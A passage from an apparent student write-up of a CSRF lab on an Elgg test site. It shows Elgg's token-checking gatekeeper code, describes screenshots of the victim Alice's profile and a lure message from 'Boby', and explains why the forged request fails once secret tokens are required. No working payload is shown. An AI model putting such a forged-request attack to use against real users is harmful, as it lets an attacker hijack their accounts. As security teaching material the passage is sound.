if (($timeout = elgg_services()->config->get('action_token_timeout')) === null) {
    // default to 2 hours
    $timeout = 2;
}
$hour = 60 * 60;
return (int)((float)$timeout * $hour);
}

/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
    //return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }

        $token = get_input('_elgg_token');
        $ts = (int)get_input('_elgg_ts');
        if ($token && $this->validateTokenTimestamp($ts)) {
            // The tokens are present and the time looks valid: this is probably a mismatch due to the
            // login form being on a different domain.
            register_error(elgg_services()->translator->translate('actongatekeeper:crosssitelogin'));

            forward('login', 'csrf');
        }
        // let the validator send an appropriate msg
        $this->validateActionToken();
    } else if ($this->validateActionToken()) {
        return true;
    }

    forward(REFERER, 'csrf');
}
```

Alice's profile before the attack:

The screenshot shows a Mozilla Firefox window running on a Windows operating system. The title bar says "VM 1 [Running] - Oracle VM VirtualBox". The address bar shows the URL "www.csrflabelgg.com/profile/alice". The main content area displays the "CSRF Lab Site" profile page for user "alice". The profile picture is a cartoon illustration of a girl with blonde hair. Below the picture are two buttons: "Edit profile" and "Edit avatar". To the right of the profile picture is a sidebar titled "Friends" which lists one friend: "Boby". At the bottom of the profile page are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The browser toolbar at the top includes File, Edit, View, History, Bookmarks, Tools, and Help. The status bar at the bottom shows the date and time as "14-04-2021 15:44".

Now Alice tries to open the link sent by Boby

The screenshot shows the same Mozilla Firefox window. The title bar now says "Check this out : CSRF Lab Site - Mozilla Firefox". The address bar shows the URL "www.csrflabelgg.com/messages/read/52". The main content area displays the "CSRF Lab Site" inbox. A message from "Boby" with the subject "Check this out" is shown, timestamped "37 minutes ago". Below the message is another message from "Boby" with the subject "Check this out". To the right of the messages is a sidebar for user "alice" with links for "Blogs", "Bookmarks", "Files", "Pages", "Inbox", and "Sent messages". The browser toolbar and status bar are identical to the previous screenshot.

On sending the POST Request, we get an error indicating that our attack was unsuccessful.

We get the error that the token and timestamp fields are missing.

The screenshot shows a browser window with two tabs. The left tab is titled 'HTTP Header Live' and displays several network requests. The right tab is titled 'CSRF Lab Site' and shows a message inbox for user 'Alice'. The inbox contains several messages, all of which have failed validation due to missing token or timestamp fields, as indicated by red error boxes on the right side of the screen.

Alice's profile remains unchanged, hence our attack was not successful.

The screenshot shows a browser window with two tabs. The left tab is titled 'HTTP Header Live' and displays several network requests. The right tab is titled 'CSRF Lab Site' and shows Alice's profile page. The profile picture is a cartoon illustration of a girl with blonde hair. The sidebar on the right lists 'Friends' (with one friend icon) and links for 'Edit profile', 'Edit avatar', 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. The main content area shows Alice's name and a small bio.

After turning on the countermeasure above, try the CSRF attack again, and describe your observation. Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

Only GUID and Name is sent as params and elgg token and timestamp seem to be missing. They are not sent because the request is sent from attacker's website to elgg server and not from elgg website to server. Since the secret tokens are set only in the elgg's website, request going only from the same website will have these parameters